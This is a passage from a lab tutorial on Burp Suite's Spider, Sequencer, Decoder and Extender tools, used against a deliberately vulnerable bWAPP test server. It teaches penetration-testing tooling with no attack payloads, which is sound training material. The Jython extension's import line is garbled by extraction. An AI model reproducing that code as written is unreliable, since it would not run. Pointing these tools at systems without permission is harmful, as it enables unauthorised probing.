The screenshot shows the 'Spider' tab selected in the top navigation bar. Below it, the 'Control' tab is active. The main area displays two sections: 'Crawler Settings' and 'Passive Spidering'. In 'Crawler Settings', several checkboxes are checked: 'Check robots.txt', 'Detect custom "not found" responses', 'Ignore links to non-text content', 'Request the root of all directories', and 'Make a non-parameterized request to each dynamic page'. There are also input fields for 'Maximum link depth' (set to 5) and 'Maximum parameterized requests per URL' (set to 50). In the 'Passive Spidering' section, a checkbox 'Passively spider as you browse' is checked, and an input field 'Link depth to associate with Proxy requests' is set to 0.

Navigate to Burp Spider > Options. Adjust Crawler Settings to determine what is displayed in the Target Site map. The Target Site map already had content in the previous step because “Passively spider as you browse” was checked.

The screenshot shows the 'Form Submission' section of the 'Options' dialog. It includes a dropdown menu 'Individuate forms by:' set to 'Action URL, method and fields'. Three radio button options are available: 'Don't submit forms', 'Prompt for guidance', and 'Automatically submit using the following rules to assign text field values'. The third option is selected, and a table below lists form submission rules. The table has columns: 'Enabled', 'Match type', 'Field name', and 'Field value'. The rows are:

Enabled	Match type	Field name	Field value
<input checked="" type="checkbox"/>	Regex	mail	winter@example.com
<input checked="" type="checkbox"/>	Regex	first	Peter
<input checked="" type="checkbox"/>	Regex	last	Winter
<input checked="" type="checkbox"/>	Regex	surname	Winter
<input checked="" type="checkbox"/>	Regex	name	Peter Winter
<input checked="" type="checkbox"/>	Regex	comp	Winter Consulting
<input checked="" type="checkbox"/>	Regex	addr	1 Main Street
<input checked="" type="checkbox"/>	Regex	city	Winterville

At the bottom, there are two checkboxes: 'Set unmatched fields to:' with the value '555-555-0199@example.com' and 'Iterate all values of submit fields - max submissions per form:' with the value '10'.

In order to crawl to certain pages, you may need to submit forms at times. Form Submission settings determine whether you access these other pages.

The screenshot shows the 'Application Login' configuration section. It includes a note about how the Spider submits login forms, four radio button options for handling forms, and two input fields for 'Username' and 'Password'. Below this is a horizontal line, followed by the 'Spider Engine' section.

**Application Login**

These settings control how the Spider submits login forms.

Don't submit login forms  
 Prompt for guidance  
 Handle as ordinary forms  
 Automatically submit these credentials:

Username:

Password:

---

**Spider Engine**

These settings control the engine used for making HTTP requests when spidering.

Number of threads:

Number of retries on network failure:

Pause before retry (milliseconds):

Throttle between requests (milliseconds):   
 Add random variations to throttle

Application Login settings determine how forms are submitted when credentials are needed. Spider Engine settings are used for making HTTP requests when spidering. It is recommended that you adjust the number of threads to three to five as it can consume resources and slow your computer.

The screenshot shows the 'Request Headers' configuration section. It includes a note about the headers used in HTTP requests, a list of current headers (Accept, Accept-Language, User-Agent, Connection), and five buttons for managing them (Add, Edit, Remove, Up, Down). At the bottom are two checked checkboxes for 'Use HTTP version 1.1' and 'Use Referer header'.

**Request Headers**


These settings control the request headers used in HTTP requests made by the Spider.

Add  
Edit  
Remove  
Up  
Down


Accept: */*
Accept-Language: en
User-Agent: Mozilla/5.0 (compatible; MSIE 9.0; Windows NT 6.1; Win64; x64; Trident/5.0)
Connection: close

Use HTTP version 1.1  
 Use Referer header


Request Headers settings can be adjusted for how you want the request headers to look.



To start spidering, navigate back to Burp Target > Site map, right click the host address and click Spider this host.



You will be prompted to fill in values for form submissions. Either provide values and then click Submit form, or click Ignore form.



At any time, navigate back to Burp Spider to see the progress of the spidering.

## 4. Scanner

Burp Scanner is outside the scope of this lab as you need to purchase the professional version in order to use it. Some things of note in regards to Burp Scanner is that it can passively scan a web application to automatically determine vulnerabilities. You can also actively scan a particular web page for vulnerabilities [27]. Burp Scanner saves application testers a lot of time, but it is known to throw false positives, so manual testing is needed for verification.

## 5. Sequencer

If you are logged into bWAPP, log out, enter the bee/bug credentials, turn Intercept on in Burp and then log in.

The screenshot shows the Burp Suite interface with the 'Proxy' tab selected. In the main pane, there is a raw request to `http://192.168.1.50:80`. The request details are as follows:

```
POST /bWAPP/login.php HTTP/1.1
Host: 192.168.1.50
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:45.0) Gecko/20100101 Firefox/45.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Referer: http://192.168.1.50/bWAPP/login.php
Cookie: security_level=0; PHPSESSID=041879cab9fe46658c7c64886bf9cd4
Connection: close
Content-Type: application/x-www-form-urlencoded
Content-Length: 51

login=bee&password=bug&security_level=0&form=submit
```

A context menu is open over the raw request, with the following options visible:

- Send to Spider
- Do an active scan
- Send to Intruder
- Send to Repeater
- Send to Sequencer** (highlighted)

Right click in the Raw Request window and click Send to Sequencer.

The screenshot shows the Burp Suite interface with the 'Sequencer' tab selected. In the 'Live capture' section, there is a table with one row:

#	Host	Request
1	http://192.168.1.50	POST /bWAPP/login.php HTTP/1.1 Host: ...


Below the table are 'Remove' and 'Clear' buttons. A 'Start live capture' button is located at the bottom left. The 'Token Location Within Response' section is also visible, showing options for 'Cookie' (selected), 'Form field', and 'Custom location'.

Navigate to Burp Sequencer > Live capture and ensure that the host is selected in the Select Live Capture Request. Also ensure that the session cookie is selected in the Token Location Within Response section. Click on Start live capture.


The screenshot shows the 'Burp Sequencer [live capture #1: http://192.168.1.50]' window. It displays the following information:

- Live capture (20000 tokens) - Progress bar is nearly full.
- Pause, Copy tokens, Stop, Save tokens, Analyze now buttons.
- Auto analyze:  Requests: 20004 Errors: 0
- Summary, Character-level analysis, Bit-level analysis, Analysis Options tabs.


The live capture will stop after it has captured 20,000 tokens. You can also stop it at any time and then analyze what it has captured. After it stops, click Analyze now.



The summary shows that the overall randomization of session cookies is excellent.



Character-level analysis shows that each character is equally likely to be generated next.




You can also manually load session cookies that were captured previously to analyze their randomness.

## 6. Decoder

There may be times when you need to decode a string that is in some other format.

Burp Decoder allows you to decode and encode as plain, URL, HTML, Base64, ASCII hex, Hex, Octal, Binary, and Gzip. If you intercept a request and notice that the raw request contains data in a different format such as base64, you can right click on the raw request and send it over to Burp Decoder.

Some websites may even use base64 encoding in their URLs. In December 2013, stackexchange user Jor-el posted that freshbooks.com does this for viewing resources and even POSTing sensitive data [28]. Let's use his example to demonstrate Burp Decoder's functionality.



Copy the URL into the Decoder text area. Then double click on the string after the forward slash to highlight it, and then click Decode as base64.

In some situations, clicking Smart decode is faster for decoding data. However, it does not work for base64 and short strings. Burp Decoder also has the functionality of encoding a string with SHA-384, SHA-224, SHA-256, MD2, SHA, SHA-512, and MD5.

## 7. Extender

### Installing 3<sup>rd</sup> party Burp extensions:

Burp Extender allows you to import third party extensions or use your own created extensions.

If you have been following along with all of the labs, your network is currently set up for using the internal network. From the VirtualBox menu select Devices > Network > Network Settings. Then change Attached to from Internal Network to NAT. Verify that you are able to access the Internet. In Burp, navigate to Extender > BApp Store and click Refresh list in the lower left.

The screenshot shows the Burp Suite interface with the 'BApp Store' tab selected. On the left, a list of available extensions is shown, including 'Custom Logger'. On the right, the details for 'Custom Logger' are displayed: it has a rating of 5 stars, was authored by PortSwigger, and is version 1.0. A 'Submit rating' button and an 'Install' button are present.

This is what you should see after refreshing the list.

Scroll down to Custom Logger in the BApp Store and click Install.

The screenshot shows the 'Extensions' section of the Burp Suite Extender. It lists a single extension, 'Custom Logger', which is of type Java and is marked as 'Loaded'. Buttons for 'Add', 'Remove', 'Up', and 'Down' are visible.

If you navigate to Burp Extender > Extensions, you will see that Custom Logger is loaded to the list of Burp Extensions.

The screenshot shows the main Burp Suite interface. At the top, the tabs are: Target, Proxy, Spider, Scanner, Intruder, Repeater, Sequencer, Decoder, Comparer, Extender, Project options, User options, Alerts, and Logger. Below the tabs, there is a 'Tool' dropdown set to 'URL', and at the bottom, there are 'Request/Response' and 'Raw/Hex' buttons.

You will also notice that the new tab, Logger, has been added to Burp Suite.

Turn off Intercept if it is on in Burp Proxy, close out of Firefox, switch the VM network back to Internal Network from NAT, turn Intercept back on, open Firefox and navigate to

the bWAPP URL.

The screenshot shows the Burp Suite interface with the 'Proxy' tool selected. The 'URL' column displays three entries:

Tool	URL
Proxy	http://192.168.1.50:80/bWAPP/
Proxy	http://192.168.1.50:80/bWAPP/portal.php
Proxy	http://192.168.1.50:80/bWAPP/login.php

You now see that the Proxy tool interfaced with three URLs.

#### Creating and installing your own Burp Extension:


First you need to install the Jython standalone jar file. Switch your VM's network from Internal Network to NAT.

```
File Edit View Search Terminal Help
root@kali:~# wget http://search.maven.org/remotecontent?filepath=org/python/jython-standalone/2.7.0/jython-standalone-2.7.0.jar
```

Navigate to [www.jython.org/downloads.html](http://www.jython.org/downloads.html), copy the link address of the latest version of the Jython Standalone Jar, type wget in the Kali command line, paste the link address, and press enter.

```
root@kali:~# ls
Desktop
Documents
Downloads
Music
Pictures
Public
remotecontent?filepath=org%2Fpython%2Fjython-standalone%2F2.7.0%2Fjython-standalone-2.7.0.jar
Templates
Videos
root@kali:~# mv remotecontent\?filepath\=org%2Fpython%2Fjython-standalone%2F2.7.0%2Fjython-standalone-2.7.0.jar jython-standalone-2.7.0.jar
```

When it completes, rename it to jython-standalone-2.7.0.jar



Navigate to Burp Extender > Options and in the Python Environment, click Select file

and select the Jython Standalone Jar file that you just installed.

Next, we must install python.

```
File Edit View Search Terminal Help  
root@kali:~# apt-get update -y
```


From the command line run apt-get update -y

```
root@kali: ~  
File Edit View Search Terminal Help  
root@kali:~# apt-get install python -y
```

From the command line run apt-get install python -y

Jython is a Java/Python hybrid type of library that allows developers to create extensions in python. This is needed because Burp is programmed in Java.


Now we are going to create a simple hello world program with to import into Burp Suite [29].




```
hello_world.py + (~) - VIM
File Edit View Search Terminal Help
from burp import IBurpExtender Intruder Repeater Sequencer Decoder
from java.io import PrintWriter
class BurpExtender(IBurpExtender):
    def registerExtenderCallbacks(self, callbacks):
        callbacks.setExtensionName("Burp Lab - Jython")
        stdout = PrintWriter(callbacks.getStdout(), True)
        stdout.println("Hello World!")
        return
```

Create a file called `hello_world.py` with the same content as above.

Whenever creating a Burp Extension, you have to import `IBurpExtender`. We also have to import `PrintWriter` so that we can print “Hello World!”.



Navigate to Burp Extender > Extensions and click Add.



Change the Extension type to Python, click Select file, browse to the extension that you just created, select it, and then click Next in the lower right.



Congratulations! You just created and imported your first Burp extension.

Creating anything more than this is outside the scope of this lab. However, there are a bunch of tutorials for learning to create Burp extensions on the Internet.

## References

- [1] Verizon, “2016 Data Breach Investigations Report,” 2016. [Online]. Available: [http://www.verizonenterprise.com/resources/reports/rp\\_dbir-2016-executive-summary\\_xg\\_en.pdf](http://www.verizonenterprise.com/resources/reports/rp_dbir-2016-executive-summary_xg_en.pdf). [Accessed: Mar. 15, 2017].
- [2] M. Rouse, “What is Web application (Web app)? - Definition from WhatIs.com,” SearchSoftwareQuality, 2017. [Online]. Available: <http://searchsoftwarequality.techtarget.com/definition/Web-application-Web-app>. [Accessed: 15-Mar-2017].
- [3] R. Sethi, “Why Developers Build Insecure Apps,” The Huffington Post, 02-Jul-2014. [Online]. Available: [http://www.huffingtonpost.com/rohit-sethi/why-developers-build-inse\\_b\\_5549482.html](http://www.huffingtonpost.com/rohit-sethi/why-developers-build-inse_b_5549482.html). [Accessed: 15-Mar-2017].
- [4] M. Curphey, “The Start of OWASP – A True Story,” SourceClear, 27-May-2014. [Online]. Available: <https://www.sourceclear.com/blog/The-Start-of-OWASP--A-True-Story/>. [Accessed: 01-Apr-2017].
- [5] OWASP, “Category:OWASP Top Ten Project,” Category:OWASP Top Ten Project - OWASP, 2017. [Online]. Available: [https://www.owasp.org/index.php/Category:OWASP\\_Top\\_Ten\\_Project](https://www.owasp.org/index.php/Category:OWASP_Top_Ten_Project). [Accessed: 01-Apr-2017].
- [6] OWASP, “Category:OWASP Project,” Category:OWASP Project - OWASP, 2017. [Online]. Available: [https://www.owasp.org/index.php/Category:OWASP\\_Project](https://www.owasp.org/index.php/Category:OWASP_Project). [Accessed: 01-Apr-2017].

[7] OWASP, “OWASP Zed Attack Proxy Project,” OWASP Zed Attack Proxy Project - OWASP, 2017. [Online]. Available:  
[https://www.owasp.org/index.php/OWASP\\_Zed\\_Attack\\_Proxy\\_Project](https://www.owasp.org/index.php/OWASP_Zed_Attack_Proxy_Project). [Accessed: 01-Apr-2017].

[8] OWASP, “Category:OWASP Mutillidae,” Category:OWASP Mutillidae - OWASP, 2017. [Online]. Available: [https://www.owasp.org/index.php/Category:OWASP\\_Mutillidae](https://www.owasp.org/index.php/Category:OWASP_Mutillidae). [Accessed: 01-Apr-2017].

[9] ethicalhack3r, “ethicalhack3r/DVWA,” GitHub, 2017. [Online]. Available:  
<https://github.com/ethicalhack3r/DVWA>. [Accessed: 01-Apr-2017].

[10] M. Mesellem, “itsecgames,” itsecgames, 2014. [Online]. Available:  
<http://www.itsecgames.com/>. [Accessed: 01-Apr-2017].

[11] PortSwigger, “Burp Suite Editions\_,” PortSwigger Web Security, 2017. [Online]. Available:  
<https://portswigger.net/burp/>. [Accessed: 01-Apr-2017].

[12] E-SPIN International, “E-SPIN International,” Difference between Burp Suite Free and Paid (Pro) version? : E-SPIN International, 06-May-2016. [Online]. Available:  
<https://espincorp.freshdesk.com/support/solutions/articles/1000230595-difference-between-burp-suite-free-and-paid-pro-version->. [Accessed: 01-Apr-2017].

[13] Polynomial, “SQL Injection - UNION SELECT and returning a 'keyword' to find exploitable columns,” web application - SQL Injection - UNION SELECT and returning a 'keyword' to find exploitable columns - Information Security Stack Exchange, 04-Apr-2013. [Online]. Available: <https://security.stackexchange.com/questions/33741/sql-injection-union-select-and-returning-a-keyword-to-find-exploitable-colum>. [Accessed: 04-Mar-2017].

- [14] K. Tank, “bWAPP SQL Injection GETSearch,” YouTube, 17-Sep-2015. [Online]. Available: <https://www.youtube.com/watch?v=2K1fGBfHrw0>. [Accessed: 04-Mar-2017].
- [15] PortSwigger, “Using Burp to Attack Session Management,” PortSwigger Web Security, 2017. [Online]. Available: <https://support.portswigger.net/customer/portal/articles/1964053-using-burp-to-attack-session-management>. [Accessed: 04-Mar-2017].
- [16] G. Fogelie, “Hack a Website Login Form Using Burp Suite - Cyber Security - 4k Video,” YouTube, 11-Mar-2016. [Online]. Available: <https://www.youtube.com/watch?v=OXIjNfX7BW8#t=300>. [Accessed: 04-Mar-2017].
- [17] webpwnized, “Introduction to Burp-Suite Comparer Tool,” YouTube, 08-Feb-2012. [Online]. Available: [https://www.youtube.com/watch?v=KxqY\\_bp13gc](https://www.youtube.com/watch?v=KxqY_bp13gc). [Accessed: 04-Mar-2017].
- [18] OWASP, “Testing for Reflected Cross site scripting (OTG-INPVAL-001),” Testing for Reflected Cross site scripting (OTG-INPVAL-001) - OWASP, 2017. [Online]. Available: [https://www.owasp.org/index.php/Testing\\_for\\_Reflected\\_Cross\\_site\\_scripting\\_\(OTG-INPVAL-001\)](https://www.owasp.org/index.php/Testing_for_Reflected_Cross_site_scripting_(OTG-INPVAL-001)). [Accessed: 04-Mar-2017].
- [19] S. Morgenroth, “What is the Cross-site Scripting (XSS) Vulnerability & How to Prevent it?,” Cross-site Scripting | What is XSS Attack? | Netsparker, 22-Dec-2016. [Online]. Available: <https://www.netsparker.com/blog/web-security/cross-site-scripting-xss/>. [Accessed: 04-Mar-2017].

- [20] tutorialspoint.com, “Security Testing - Insecure Direct Object References,” [www.tutorialspoint.com](http://www.tutorialspoint.com/security_testing/insecure_direct_object_reference.htm), 2017. [Online]. Available: [https://www.tutorialspoint.com/security\\_testing/insecure\\_direct\\_object\\_reference.htm](https://www.tutorialspoint.com/security_testing/insecure_direct_object_reference.htm). [Accessed: 04-Mar-2017].
- [21] H. Wang, “Preventing Insecure Direct Object References In App Development,” 2014. [Online]. Available: <http://www.cs.tufts.edu/comp/116/archive/fall2014/hwang.pdf>. [Accessed: 04-Mar-2017].
- [22] PortSwigger, “Using the Target Tool,” PortSwigger Web Security, 2017. [Online]. Available: [https://portswigger.net/burp/help/target\\_using.html](https://portswigger.net/burp/help/target_using.html). [Accessed: 15-Apr-2017].
- [23] PortSwigger, “Using Burp Spider,” PortSwigger Web Security, 2017. [Online]. Available: [https://portswigger.net/burp/help/spider\\_using.html](https://portswigger.net/burp/help/spider_using.html). [Accessed: 15-Apr-2017].
- [24] PortSwigger, “Getting Started With Burp Sequencer,” PortSwigger Web Security, 2017. [Online]. Available: [https://portswigger.net/burp/help/sequencer\\_gettingstarted.html](https://portswigger.net/burp/help/sequencer_gettingstarted.html). [Accessed: 15-Apr-2017].
- [25] PortSwigger, “Burp Decoder Documentation,” PortSwigger Web Security, 2017. [Online]. Available: <https://portswigger.net/burp/help/decoder.html>. [Accessed: 15-Apr-2017].
